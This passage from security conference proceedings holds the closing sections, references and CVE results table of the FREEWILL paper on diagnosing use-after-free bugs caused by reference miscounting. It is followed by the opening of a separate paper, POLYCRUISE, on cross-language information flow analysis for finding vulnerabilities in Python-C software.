When there is a problematic reference in the patched program, created and accessed to trigger a UAF bug as in the original code, FREEWILL could confirm the patches to be wrong or incomplete. In this way, FREEWILL identifies three wrong or incomplete patches and one wrong patch suggestion.

Linux (`Commit-81b9de4`) Wrong Patch. This bug is caused by two continuous decrements (as shown in Table 3) and the official patch tries to increase the refcounter before the first decrement. However, the developers wrongly use a reference of another object and this is an obvious wrong patch as the two continuous decrements still exist without any increment.

MacOS (`CVE-2016-1828`) and PHP (`BUG-68594`) Incomplete Patches. These two bugs are very similar as both of them involve the *Unserialize* functions. They are triggered as follow: First, the UAF object, created and held by reference R0, is stored with a key into a table or array without refcounting (refcounter is still 1). Second, a new object, owning the same key with the existing object in the table or array, will be used to *replace* the old object who will be then released (freed as the refcounter becomes 0). Finally, R0 becomes dangling and its access triggers the UAF bug. While this is a classic reference miscounting, both of the official patches chose to prevent the *replace* by adding special check conditions. However, their conditions are incomplete and they can be passed in other new execution paths.

FREEWILL Wrong Patch Suggestion (`Commit-ff11764`) and Multi-thread UAF. The bug is caused by a race problem (one subtype), where an unlocked decrease can concurrently happen in another thread. As FreeWill does not consider races, it cannot produce suggestions to prevent these bugs. However, FreeWill produces two useful Linux patch suggestions (`Commit-357a07c` and `Commit-a4f0377`) almost matched with official patches. In the two bugs (another subtype), threads rely on a synchronized *Producer-Consumer* queue to pass objects. In the wrong case, the *Producer* thread firstly puts the object into the queue and then increases the refcounter; and the *Consumer* firstly fetches the object and then decreases the refcounter. As a result, the increase by Producer and the decrease by Consumer can be executed concurrently, causing a UAF bug. The suggestion to increase refcounter before the object is added into the queue (i.e., a new reference creation) can fix the bugs as increase and decrease can be executed in order. Finally, there is a special simple multi-thread UAF bug (third subtype) in which a dangling pointer is accessed in another thread after the object is freed. In fact, FREEWILL detects this kind of bugs in Chrome and suggests to stop reuse the dangling pointer.

7 Limitation and Future Work

New Bug Detection. FREEWILL is mainly used to diagnose a UAF bug based on a bug-triggering input. However, by concluding the patterns and lessons of reference miscounting, we will focus on finding new bugs in future work.

Race Problem Diagnosis. Based on our evaluations, FREEWILL cannot handle the race problems and it is the main limitation of the current version. While there have been concurrent UAF bug detection methods [24, 31], diagnosing these bugs can be an important future work.

Custom Heap Recognition. FREEWILL failed to analyze two bugs, `CVE-2015-2425` and `CVE-2017-11810`, as we have no idea of their allocation and destruction functions. Therefore, to strengthen FREEWILL, we can adopt reversing methods to recognize custom-defined heap managers.

8 Related Work

8.1 General Root Cause Analysis

Trace Comparison. Miller et al. [36] utilize the binary program analysis toolkits *BitBlaze* [47] to compare benign and malicious traces for root causes analysis. While they can find out some valuable diversities of two traces, it still needs lots of handwork and security expert experience. A recent work, *Aurora* [49], is proposed to automatically identify the diversity of benign and malicious traces to capture the instructions causing behavioral differences which is used as the root cause. However, for UAF bugs, crashing or non-crashing the programs depends on if it chose a buggy path in which the dangling pointer is accessed, and this is not efficient to explain the creation of dangling pointer, i.e., the root cause of UAF.

Data Dependency Analysis. *POMP* [54], *CREDAL* [53], *RETTracer* [28] and *REPT* [27] are proposed to automatically identify the connection between the crash point and the memory corruptions, e.g., the buffer overflow bugs. While by utilizing the core dump and backward taint analysis, these methods are very efficient to find out the reasons why there is a *data dependency mismatch* – treated as the root cause, all of them assume there should be a data dependency between the data creation and final usage. For reference miscounting caused UAF bugs, there is no such data dependency.

8.2 UAF Prevention and Diagnosis

Prevention. Considering the serious impacts of UAF bugs, plenty of solutions have been proposed to prevent the bugs and related attacks. *Undangle* [23], *DangNull* [33], *FreeSentry* [55], *DangSan* [50] and *pSweeper* [34] try to prevent dangling pointers by invalidating them soon after the object is freed. *CETS* [40] and *Oscar* [29] are two representative solutions to detect dangling access by making freed object memory inaccessible. *CRCount* [44] and *MarkUs* [20] delay free operation until they can confirm the object is not pointed by any pointers. *FFmalloc* [52] is designed to be a secure allocator based on the one-time allocation to defeat UAF exploitation. During the prevention, most of these methods can identify all dangling pointers (e.g., *Undangle* and *DangNull*). However, they still rely on lots of manual analysis to find out the reason for dangling creation and access, i.e., the root cause of UAF bugs

Diagnosis. *ASan* [41] and *pSweeper* [34] not only detect the UAF bugs, but also provide as diagnosis results the call stack information for different stages, including the *malloc*, *free* and *reuse*. While these results are helpful for simple bugs (e.g., one used in *pSweeper*), they may fail or even mislead developers in diagnosing reference miscounting caused UAF bugs (explained in §2.2).

8.3 Refcounting Bug Detection

Refcounting and Reference Change Inconsistency. *Referee* [30], *Pungi* [45] and *LinKRID* [35] are proposed to detect refcounting bugs by statically identifying mismatch between refcounting and reference changes. As the wide existence of refcounting omissions, all of them suffer from high false positives. Compared with *Referee*, *Pungi* introduces the *borrow* and *steal* concepts (i.e., refcounting omission), but it does not give any efficient solution. Recent work, *LinKRID*, tries to identify *internal* references which should not be counted during the refcounting invariant checking. Different from our omission-ware model and complete trace-based pointer tracking, *LinKRID* only statically identifies two specific patterns and adopts function summary, which can lead to high false positives and false negatives (explained in §2.2).

Increase and Decrease Inconsistency. *RID* [32] and *CID* [48] are proposed to detect refcounting bugs by statically checking if the consistency of refcounter increase and decrease is broken. Based on their experiments, both of them can detect lots of bugs caused by refcounting errors. However, they can only analyze inconsistent decreases with source code, but are not able to handle mistaken omission bugs in binary-only programs as there is no mismatch problem. Besides, they have not analyzed the reference relationships and the refcounting matching problems.

9 Conclusion

We proposed FREEWILL to automatically diagnose UAF bugs caused by reference miscounting. With an omission-aware refcounting model, FREEWILL incorporates several practical techniques to find the root cause. We prototyped FREEWILL and evaluated it with 76 UAF bugs from real-world programs. The experimental results show that FREEWILL is effective and practical on automatically diagnosing UAF bugs caused by reference miscounting.

Acknowledgment

We thank the anonymous reviewers, and our shepherd, Antonio Bianchi, for their helpful feedback. We also thank Chao Zhang for helpful discussion on the heuristic rules. We also thank Yanhang Wang and Xiangkun Jia for discussion on paper's motivation and the omission model. This research was supported, in part, by National Natural Science Foundation of China (Grand No. U1936211, U1836117, U1836113, 61902384 and 62102406), the Youth Innovation Promotion Association of the Chinese Academy of Sciences (Grand No. 2019111 and 2017151), the Strategic Priority Research Program of the Chinese Academy of Sciences (Grant No. XDC02020300), the Key Research Program of Frontier Sciences, CAS (Grant No. ZDBS-LY-7006) and Ministry of Education, Singapore (Grant No. MOE2018-T2-1-142). All opinions expressed in this paper are solely those of the authors.

References

[1] American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/.

[2] Breakpad. https://chromium.googlesource.com/breakpad/breakpad/+/master/docs/getting_started_with_breakpad.md.

[3] Bugzilla. https://bugzilla.mozilla.org.

[4] Chromium Bugs. https://bugs.chromium.org/p/chromium/issues/list.

[5] Common Vulnerabilities and Exposures. https://cve.mitre.org/.

[6] CrashPad. https://chromium.googlesource.com/crashpad/crashpad/+/refs/heads/main/README.md.

[7] CWE-911: Improper Update of Reference Count. https://cwe.mitre.org/data/definitions/911.html.

[8] DynamoRIO - Dynamic Instrumentation Tool Platform. http://www.dynamorio.org/.

[9] ETHREAD Structure. https://www.nirsoft.net/kernel_struct/vista/ETHREAD.html.

[10] Kernel Boot Problem. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=0711f0d7050b9e07c44bc159bbc64ac0a1022c7f.

[11] Linux Kernel Commit Log. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/log/.

[12] Minidump Files. https://docs.microsoft.com/en-us/windows/win32/debug/minidump-files.

[13] PDB File. https://devblogs.microsoft.com/cppblog/whats-inside-a-pdb-file/.

[14] PHP Bug Tracking System. https://bugs.php.net.

[15] Pin - A Dynamic Binary Instrumentation Tool. https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool.

[16] Python Bug Tracker. https://bugs.python.org/.

[17] Rules For Managing Reference Counts. https://docs.microsoft.com/zh-cn/windows/desktop/com/rules-for-managing-reference-counts.

[18] Smart Pointer. https://en.wikipedia.org/wiki/Smart_pointer.

[19] Zero Day Initiative. https://www.zerodayinitiative.com/.

[20] Sam Ainsworth and Timothy Jones. MarkUs: Drop-in Use-after-free Prevention for Low-level Languages. In *Proceedings of the 41st IEEE Symposium on Security and Privacy*, 2020.

[21] Erick Bauman, Zhiqiang Lin, and Kevin W. Hamlen. Superset Disassembly: Statically Rewriting x86 Binaries Without Heuristics. In *Proceedings of the 2018 Annual Network and Distributed System Security Symposium*, 2018.

[22] Fabrice Bellard. QEMU, A Fast And Portable Dynamic Translator. In *Proceedings of the USENIX Annual Technical Conference*, 2005.

[23] Juan Caballero, Gustavo Grieco, Mark Marron, and Antonio Nappa. Undangle: Early Detection Of Dangling Pointers In Use-After-Free and Double-Free Vulnerabilities. In *Proceedings of the International Symposium on Software Testing and Analysis*, 2012.

[24] Yan Cai, Biyun Zhu, Ruijie Meng, Hao Yun, Liang He, Purui Su, and Bin Liang. Detecting Concurrency Memory Corruption Vulnerabilities. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2019.

[25] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A Platform For In-vivo Multi-path Analysis Of Software Systems. In *Proceedings of the 16th International Conference on Architectural Support for Programming Languages and Operating Systems*, 2011.

[26] George E. Collins. A Method For Overlapping And Erasure Of Lists. *Communications of the ACM*, 3(12):655–657, December 1960.

[27] Weidong Cui, Xinyang Ge, Baris Kasikei, Ben Niu, Upamanyu Sharma, Ruoyu Wang, and Insu Yun. REPT: Revrse Debugging Of Failures In Deployed Software. In *Proceedings of the 13th USENIX Symposium on Operating Systems Design and Implementation*, 2018.

[28] Weidong Cui, Marcus Peinado, Sang Kil Cha, Yanick Fratantonio, and Vasileios P.Kemerlis. Retracer: Triaging crashes by reverse execution from partial memory dumps. In *Proceedings of the 38th International Conference on Software Engineering*, 2016.

[29] Thurston H.Y. Dang, Petros Maniatis, and David Wagner. Oscar: A Practical Page-Permissions-Based Scheme For Thwarting Dangling Pointers. In *Proceedings of the 26th USENIX Security Symposium*, 2017.

[30] Michael Emmi, Ranjit Jhala, Eddie Kohler, and Rupak Majumdar. Verifying Reference Counting Implementations. In *International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, 2009.

[31] Jeff Huang. UFO: Predictive Concurrency Use-After-Free Detection. In *Proceedings of the 2018 ACM/IEEE 40th International Conference on Software Engineering*, 2018.

[32] Mao Junjie, Chen Yu, Xiao Qixue, and Shi Yuanchun. Rid: Finding reference count bugs with inconsistent path pair checking. In *Proceedings of the 21st International Conference on Architecture Support for Programming Lagnuages and Operating Systems*, 2016.

[33] Byoungyoung Lee, Chengyu Song, Yeongjin Jang, Tielei Wang, Taesoo Kim, Long Lu, and Wenke Lee. Preventing Use-after-free With Dangling Pointers Nullification. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium*, 2015.

[34] Daiping Liu, Mingwei Zhang, and Haining Wang. A Robust And Efficient Defense Against Use-after-Free Exploits via Concurrent Pointer Sweeping. In *Proceedings of the 25th ACM Conference on Computer and Communications Security*, 2018.

[35] Jian Liu, Lin Yi, Weiteng Chen, Chenyu Song, Zhiyun Qian, and Qiuping Yi. LinKRID: Vetting Imbalance Reference Counting in Linux kernel with Symbolic Execution. In *Proceedings of the 31th USENIX Security Symposium*, 2022.

[36] Charlie Miller, Juan Caballero, Noah M. Johnson, Min Gyung Kang, Stephen McCamant, Pongsin Poosankam, and Dawn Song. Crash analysis with bitblaze. In *Blackhat*, 2010.

[37] Matt Miller. Trends, Challenges, And Strategic Shifts In The Software Vulnerability Mitigation Landscape. https://msrnd-cdn-stor.azureedge.net/bluehat/bluehatil/2019/assets/doc/Trends%2C%20Challenges%2C%20and%20Strategic%20Shifts%20in%20the%20Software%20Vulnerability%20Mitigation%20Landscape.pdf, 2019. BlueHat IL.

[38] Santosh Nagarakatte, Milo M. K. Martin, and Steve Zdancewic. Watchdog: Hardware For Safe And Secure Manual Memory Management And Full Memory Safety. In *Proceedings of the 39th Annual International Symposium on Computer Architecture*, 2012.

[39] Santosh Nagarakatte, Milo M. K. Martin, and Steve Zdancewic. WatchdogLite: Hardware-Accelerated Compiler-Based Pointer Checking. In *Proceedings of Annual IEEE/ACM International Symposium on Code Generation and Optimization*, 2014.

[40] Santosh Nagarakatte, Jianzhou Zhao, Milo M.K. Martin, and Steve Zdancewic. CETS: Compiler Enforced Temporal Safety For C. In *Proceedings of the 2010 International Symposium on Memory Management*, 2010.

[41] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A Fast Address Sanity Checker. In *Proceedings of the 2012 USENIX Annual Technical Conference*, 2012.

[42] Rifat Shahriyar, Stephen M. Blackburn, and Daniel Frampton. Down For The Count? Getting Reference Counting Back In The Ring. In *ACM SIGPLAN Notices*, volume 47, pages 73–84. ACM, 2012.

[43] Rifat Shahriyar, Stephen Michael Blackburn, Xi Yang, and Kathryn S McKinley. Taking off the gloves with reference counting immix. In *ACM SIGPLAN Notices*, volume 48, pages 93–110. ACM, 2013.

[44] Jangseop Shin, Donghyun Kwon, Jiwon Seo, Yeongpil Cho, and Yunheung Paek. CRCount: Pointer Invalidation With Reference Counting To Mitigate Use-after-free in Legacy C/C++. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium*, 2019.

[45] Li Siliang and Tan Gang. Finding reference-counting errors in python/c programs with affine analysis. In *Proceedings of European Conference on Object-Oriented Programming*, 2014.

[46] Matthew S. Simpson and Rajeev K. Barua. MemSafe: Ensuring The Spatial And Temporal Memory Safety Of C At Runtime. *Softw. Pract. Exper.*, 43(1), 2013.

[47] Dawn Song, David Brumley, Heng Yin, Juan Caballero, Ivan Jager, Min Gyung Kang, Zhenkai Liang, James Newsome, Pongsin Poosankam, and Prateek Saxena. BitBlaze: A New Approach To Computer Security Via Binary Analysis. In *Proceedings of the 4th International Conference on Information Systems Security*, 2008.

[48] Xin Tan, Yuan Zhang, Xiyu Yang, Kangjie Lu, and Min Yang. Detecting kernel refcount bugs with two-dimensional consistency checking. In *Proceedings of the 30th USENIX Security Symposium.*, 2021.

[49] Blazytko Tim, Schlogel Moritz, Aschermann Cornelius, Abbasi Ali, Frank Joel, Worner Simon, and Holz Thorsten. Aurora: Statistical crash analysis for automated root cause explanation. In *Proceedings of the 29th USENIX Security Symposium*, 2020.

[50] Erik van der Kouwe, Vinod Nigade, and Cristiano Giuffrida. DangSan: Scalable Use-after-free Detection. In *Proceedings of the 12th European Conference on Computer Systems*, 2017.

[51] Ryan Whelan, Tim Leek, and David Kaeli. Architecture-Independent Dynamic Information Flow Tracking. In *22nd International Conference on Compiler Construction*, 2013.

[52] Brian Wickman, Hong Hu, Insu Yun, Daehee Jang, JungWon Lim, Sanidhya Kashyap, and Taesoo Kim. Preventing Use-After-Free Attacks with Fast Forward Allocation. In *Proceedings of the 30th USENIX Security Symposium*, 2021.

[53] Jun Xu, , Dongliang Mu, Ping Chen, Xinyu Xing, Pei Wang, and Peng Liu. CREDAL: Towards Locating A Memory Corruption Vulnerability With Your Core Dump. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[54] Jun Xu, Dongliang Mu, Xinyu Xing, Peng Liu, Ping Chen, and Bing Mao. Pomp: Postmortem program analysis with hardware-enhanced post-crash artifacts. In *Proceedings of the 26th USENIX Security Symposium*, 2017.

[55] Yves Younan. FreeSentry: Protecting Against Use-After-Free Vulnerabilities Due to Dangling Pointers. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium*, 2015.

[56] Park Young Gil and Goldberg Benjamin. Reference escaple analysis: Optimizing reference counting based on the lifetime of references. In *ACM/IFIP Conference on Partial Evaluation and Program Manipulation*. ACM, 1991.

[57] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing. In *Proceedings of the 27th USENIX Security Symposium*, 2018.

A Appendix

A.1 More Details And Performance

We present more details and performance in Table 5. The left half of the table presents the details of *Reference Type*, *Refcounting Matching*, *Dangling Pointers*, and *Bug Type*. As the diagnosis result, we have marked the problematic references with red color. From the *Performance* result, we can see that, on average, FREEWILL can even make a correct root analysis in no more than 15 minutes.

Table 5: **Details of Diagnoses and Performance.** ***DP***=Dangling Pointer, ***RCM***=Refcounting Matching, ***MO***=Mistaken Omission, ***ID***=Inconsistent Decrease, ***DU***=Dangling Usage, ***CR***=Crash Reproduction, ***UI***=UAF Identification. **N** means the UAF bug is caused by one of these references.

Prog.	BugId	Ref. Type		RCM				DP	Bug	Performance			
		Stack	Heap	(+, -)	(+,)	(, -)	(,)			CR	UI	Diag.	Total
IE	CVE-2010-0248	29	**2**	1	0	0	**30**	1	MO	1m41s	51s	18s	2m50s
	CVE-2010-0249	503	**158**	44	12	12	**593**	7	MO	2m43s	1m1s	13m57s	17m41s
	CVE-2010-3971	**9**	1	–	–	–	–	**3**	DU	58s	1m46s	0.6s	2m45s
	CVE-2011-1260	106	**57**	0	1	1	**161**	10	MO	4m17s	1m37s	1m5s	6m59s
	CVE-2012-1785	200	**10**	12	0	0	**198**	8	MO	3m30s	4m20s	5m28s	13m18s
	CVE-2012-4787	9	**4**	8	0	0	**5**	1	MO	1m27s	1m13s	1m27s	4m7s
	CVE-2012-4792	15	**7**	6	1	1	**14**	5	MO	2m46s	1m21s	3m39s	7m46s
	CVE-2012-4969	**27**	5	3	0	0	**29**	8	MO	2m46s	30s	4m16s	7m32s
	CVE-2013-0025	131	**134**	1	2	2	**260**	2	MO	2m28s	1m8s	3m31s	7m7s
	CVE-2013-1306	67	**7**	**7**	0	0	67	**6**	DU	8m12s	10m25s	10m21s	28m58s
	CVE-2013-1347	12	**6**	**7**	0	0	11	**5**	DU	1m59s	1m23s	1m56s	5m18s
	CVE-2013-3163	302	**20**	19	0	0	**303**	7	MO	3m11s	8m10s	3m16s	14m37s
	CVE-2013-3893	**630**	133	23	0	0	**740**	12	MO	2m13s	2m28s	6m7s	10m48s
	CVE-2013-3897	**73**	4	1	0	0	**76**	8	MO	3m10s	1m30s	1m12s	5m54s
	CVE-2014-0282	484	**24**	28	1	1	**478**	8	MO	1m57s	48s	6m10s	8m55s
	CVE-2014-1776	**409**	54	19	7	7	**430**	9	MO	3m50s	5m23s	17m57s	27m10s
	CVE-2014-1815	**908**	54	62	3	3	**594**	10	MO	2m42s	1m37s	15m52s	20m11s
	CVE-2015-2425	–	–	–	–	–	–	–	–	3m57s	–	–	–
	CVE-2017-11810	–	–	–	–	–	–	–	–	2m12s	–	–	–
	CVE-2018-8174	29	**7**	**6**	3	3	25	**3**	DU	1m47s	2m32s	6m32s	10m51s
Linux	Commit-81b9de4	**10**	0	1	0	**1**	9	2	ID	8s	0.4s (A)	0.6s	9s
	Commit-c3aabf0	**8**	1	0	1	**1**	0	7	ID	8s	0.1s (A)	0.5s	9s
	Commit-0cef13d	**15**	0	1	0	**1**	14	2	ID	8s	0.1s (A)	0.6s	9s
	Commit-8cc0dcf	**59**	1	1	1	**1**	57	13	ID	1m13s	13s	2s	1m28s
	Commit-ba34c3d	**53**	2	2	0	0	**51**	10	MO	2m49s	11s	3s	3m3s
	Commit-dbfa04e	–	–	–	–	–	–	–	NPD	2m16s	–	–	–
	Commit-beb691e	46	**2**	1	1	**1**	46	**11**	ID	2m47s	8s	2s	2m57s
	Commit-357a07c	6	**1**	0	1	1	**5**	3	MO	2m19s	8s	3s	2m30s
	Commit-8d43259	55	**3**	**3**	0	0	55	**9**	DU	2m38s	7s	3s	2m48s
	Commit-ae4393d	**6**	1	–	–	–	–	**5**	DU	2m9s	8s	3s	2m20s
	Commit-c81d3d2	27	**1**	0	1	1	**26**	8	MO	2m7s	3s	3s	2m13s
	Commit-a4f0377	52	**3**	0	1	1	**53**	16	MO	2m15s	7s	2s	2m24s
	Commit-8fd0e99	23	**2**	0	1	**1**	23	5	ID	2m18s	7s	2s	2m27s
	Commit-af35fc3	**51**	1	0	1	1	**50**	20	MO	3m1s	8s	2s	3m10s
	Commit-ff11764	20	**2**	0	1	1	**20**	13	MO	2m38	8s	3s	2m49s
MacOS	CVE-2016-1828	36	**2**	2	0	0	**36**	14	MO	26s	0.3s	0.9s	28s
	CVE-2016-4656	39	**1**	1	0	0	**39**	13	MO	25s	0.3s	0.9s	27s
	CVE-2017-2545	21	**1**	0	1	**1**	20	7	ID	4m15s	8s	3s	4m26s
	CVE-2018-4083	26	**1**	1	0	**1**	26	10	ID	4m19s	11s	9s	4m39s
	CVE-2019-6225	66	**1**	1	2	**2**	62	5	ID	2m8s	12s	3s	2m23s
	CVE-2020-9892	17	**1**	–	–	–	–	**6**	DU	2m7s	11s	2s	2m20s
Python	Issue-24091	**40**	6	5	1	1	**39**	11	MO	18m38s	13s	3s	18m54s
	Issue-24092	–	–	–	–	–	–	–	NPD	18m37s	–	–	–
	Issue-24093	60	**21**	8	2	**2**	69	13	ID	18m38s	13s	2s	18m51s
	Issue-24094	**47**	14	7	1	1	**52**	11	MO	13m23s	13s	3s	13m39s
	Issue-24099	50	**17**	5	1	**1**	61	13	ID	12m38s	13s	3s	12m54s
	Issue-24100	–	–	–	–	–	–	–	NPD	13m15s	–	–	–
	Issue-38588-01	**15**	6	1	2	2	**16**	12	MO	3m52s	0.8s	0.5s	3m53s
	Issue-38588-02	**11**	3	1	1	1	**11**	8	MO	3m12s	0.7s	0.7s	3m14s
	Issue-38588-03	**11**	4	1	1	1	**12**	9	MO	3m10s	0.9s	0.4s	3m12s
	Issue-38610-01	**12**	5	1	1	1	**14**	9	MO	3m12s	0.9s	0.7s	3m14s
	Issue-38610-02	**12**	6	2	1	1	**14**	9	MO	3m12s	0.8s	0.6s	3m13s
	Issue-38610-03	**12**	6	2	1	1	**14**	9	MO	3m12s	0.9s	0.7s	3m14s
	Issue-39421	**13**	6	2	1	1	**16**	10	MO	3m16s	0.8s	0.7s	3m18s
	Issue-39453	**12**	6	1	1	1	**15**	9	MO	3m14s	0.7s	0.5s	3m15s
	Issue-39510	–	–	–	–	–	–	–	NPD	18m38s	–	–	–
PHP	BUG-68594	3	**2**	0	1	1	**3**	2	MO	21m38s	1s (A)	3s	21m42s
	BUG-68710	3	**2**	0	1	1	**3**	2	MO	21m35s	1s (A)	2s	21m38s
	BUG-73392	**12**	1	1	1	1	**10**	3	MO	2m14s	3s	2s	2m19
	OSS-17903	–	–	–	–	–	–	–	–	–	–	–	–
	OSS-24436	18	**2**	0	1	1	**18**	7	MO	2m42s	5s	2s	2m49s
	BUG-79922	20	**6**	3	1	**1**	22	6	ID	2m48s	4s	2s	2m54s
	BUG-66783	21	**8**	–	–	–	–	**5**	DU	2m11s	3s	3s	2m17s
	BUG-80927	4	**2**	–	–	–	–	**2**	DU	2m38s	5s	3s	2m46s
Firefox	CVE-2011-0065	4	**2**	–	–	–	–	**5**	DU	6m25s	2m11s	43s	9m19s
	CVE-2013-0753	**76**	4	–	–	–	–	**6**	DU	2m32s	23s	11s	3m6s
	CVE-2016-9899	–	–	–	–	–	–	–	–	–	–	–	–
	CVE-2017-5404	–	–	–	–	–	–	–	NPD	105m20s	–	–	–
	CVE-2018-18492	**16**	8	–	–	–	–	**24**	DU	22m39s	1m10s	21s	24m10s
Chrome	Issue-1033759	392	**31**	–	–	–	–	**8**	DU	4m15s	1m39s	21s	6m15s
	Issue-1041406	11	**5**	–	–	–	–	**2**	DU	13m11s	5m12s	32s	18m55s
	Issue-1062091	413	**104**	–	–	–	–	**79**	DU	118m10s	19m23s	18s	137m51s
	Issue-1111737	–	–	–	–	–	–	–	–	–	–	–	–
	Issue-1137630	0	**2**	–	–	–	–	**1**	DU	5m32s	1m54s	23s	7m49s
	Issue-1142675	14	**2**	–	–	–	–	**2**	DU	21m54s	3m19s	19s	25m32s
	Issue-1155426	432	**53**	–	–	–	–	**43**	DU	128m13s	23m15s	12s	151m39s
	Total:		**36**	**MO, 12**	**ID, 18**	**DU, 5**	**NPD**				**Average:**		11m58s

POLYCRUISE: A Cross-Language Dynamic Information Flow Analysis

Wen Li
Washington State University, Pullman
li.wen@wsu.edu

Jiang Ming
University of Texas at Arlington
jiang.ming@uta.edu

Xiapu Luo
The Hong Kong Polytechnic University
csxluo@comp.polyu.edu.hk

Haipeng Cai ✉
Washington State University, Pullman
haipeng.cai@wsu.edu

Abstract

Despite the fact that most real-world software systems today are written in multiple programming languages, existing program analysis based security techniques are still limited to single-language code. In consequence, security flaws (e.g., code vulnerabilities) at and across language boundaries are largely left out as blind spots. We present POLYCRUISE, a technique that enables *holistic* dynamic information flow analysis (DIFA) across heterogeneous languages hence security applications empowered by DIFA (e.g., vulnerability discovery) for multilingual software. POLYCRUISE combines a light language-specific analysis that computes symbolic dependencies in each language unit with a language-agnostic online data flow analysis guided by those dependencies, in a way that overcomes language heterogeneity. Extensive evaluation of its implementation for Python-C programs against micro, medium-sized, and large-scale benchmarks demonstrated POLYCRUISE's practical scalability and promising capabilities. It has enabled the discovery of 14 unknown *cross-language* security vulnerabilities in real-world multilingual systems such as NumPy, with 11 confirmed, 8 CVEs assigned, and 8 fixed so far. We also contributed the first benchmark suite for systematically assessing multilingual DIFA.

1 Introduction

Real-world software systems today are mostly *multilingual*—they consist of integral code units written in different programming languages [28, 34, 44, 45]. Moreover, the past decade has seen growth in both the prevalence and dominance of multilingual software and the average number of languages used in each system [38]. Given their critical role in the modern cyberspace, there is an urgent quest for systematically assuring the security of multilingual software systems.

Yet despite this criticality and urgency, technique and tool support for securing multilingual systems remains largely lacking. Unlike in single-language systems, insecure (e.g., vulnerable or malicious) code behaviors may exist not only within individual language units but also *at and across* the interfaces between different languages in multilingual systems. As a result, even if each single-language unit of a multilingual system is secure, the entire system may still not be as a whole. Thus, *holistic* (*cross-language*) validation of multilingual programs against insecure properties is essential.

Recognizing this need, researchers have started developing cross-language analyses that can support security applications. Yet most existing relevant approaches [8, 22, 34, 36, 67, 69] are exclusively focused on and limited to a particular case in the multi-language world: JNI programs—programs written in C and Java which interact through an interfacing mechanism called the Java Native Interface (JNI). A few other approaches exist but face practicality barriers. For instance, Truffle [29], a dynamic taint analysis framework, leverages a custom Java virtual machine (VM) called GraalVM [52, 70] to support multilingual systems. For each none-Java language, the user has to implement a runtime, which is a daunting task hence not always practical. Also, this VM-based approach is heavyweight in nature hence not scalable to large, complex systems. Moreover, the reliance on customized runtime brings portability barriers, given the diverse and evolving language features that are hard to keep the customization up to.

For another example, a language-agnostic dynamic slicer, ORBS [5] computes backward dynamic dependencies for multilingual code based on heuristic removal of program statements treated as text lines. Unfortunately, this design suffers from intrinsic scalability issues, as analytically confirmed by others [31] and empirically validated by ourselves. On ten real-world multilingual subjects of 2∼17 KSLOC (on GitHub) with ten randomly chosen slicing criteria in each and a 24-hour per-criterion timeout, ORBS was only able to produce results for 27 (out of the 100 in total) criteria across the three smallest subjects at a cost of 9.47 hours for each.

To fill the present gap, we take the first step to enable practical security defense support for multilingual software through cross-language *dynamic information flow analysis* (DIFA). We target DIFA as it has been a fundamental technique [66] underlying a range of security applications (e.g., vulnerability discovery [18], intrusion detection [46], security policy validation [71]). However, developing a holistic DIFA for multilingual systems faces two major challenges:

- *Semantics* ***disparity***. The heterogeneous languages used in a multilingual system represent disparate language semantics. Thus, neither can existing (single-language) DIFA be

applied immediately, nor can we perform a DIFA on each language unit separately and then stitch the results.
- *Analysis **cost-effectiveness***. To be practically useful, the DIFA must scale to large, real-world systems—in fact, a multilingual system tends to be larger in (code) size than single-language ones. Also, the analysis needs to be effective (offering a reasonable level of accuracy) for the target security application (e.g., discovering new vulnerabilities).

Meanwhile, we cannot simply bypass these challenges by resorting to single-language software construction. As different languages have unique advantages in facilitating the implementation of certain functionalities, developers do benefit from multi-language development for better productivity. In this paper, we aim to tackle the challenges of cross-language DIFA by exploiting two key insights outlined below.

- While the differences in languages' semantics greatly impede purely static semantic analysis (e.g., statically computing data/control dependencies) across those languages, computation of dynamic data/control flow facts required for DIFA can be more readily unified, so as to overcome the *semantics disparity* challenge hence enable holistic DIFA.
- The unified hence language-agnostic dynamic analysis of DIFA can still be guided and reduced by a static syntactic analysis specific to each language, which helps ensure the overall scalability and efficiency of the DIFA. Meanwhile, the imprecision of the syntactic analysis can be compensated by the dynamic analysis. This will overcome the *cost-effectiveness* challenge without sacrificing scalability.

Following these insights, we have developed PolyCruise, a cross-language DIFA with an application to DIFA-based vulnerability discovery in multilingual systems written in Python and C. The overarching principle of our PolyCruise design is to combine minimal, semantics-independent language-specific analyses with a language-agnostic dynamic analysis. The hybrid analysis strategy is justified as follows: the latter computes the eventual output of a DIFA (i.e., information flow paths between given sources and sinks), while the former computes approximate dependencies to determine the scope of instrumentation. In particular, each language-specific analysis translates a language unit's code to a *language-independent symbolic representation* (LISR). Then, PolyCruise uses a light syntactic analysis called *symbolic dependence analysis* (SDA) to compute the approximate dependencies based on the LISR with respect to the sources/sinks. At runtime, the instrumentation guided by these symbolic dependencies generates cross-language execution events, from which *a dynamic information flow graph* (DIFG) is incrementally built on the fly. Meanwhile, different kinds of vulnerabilities are discovered based on the DIFG via respective plugins.

To validate our design, we implemented PolyCruise for Python-C programs given the consistently popular use of Python [21, 56], as backed by C for many functionalities, in impactful (e.g., machine learning) systems. While the popularity/impact may make our tool more significant, supporting Python is more challenging (e.g., compared to analyzing JNI programs). First, unlike for C/C++ and Java, analysis facilities for Python are largely lacking. Second, Python has rich dynamic constructs, making Python code incomplete until at runtime. We overcame these challenges by developing new analysis support for Python while using dynamic instrumentation to deal with its dynamic nature. We also implemented seven vulnerability detection plugins to assess PolyCruise's ability to support the discovery of various types of vulnerabilities (e.g., buffer overflow, sensitive data leak). As described in Section 4, the approaches described in this paper should be transferable to other language combinations.

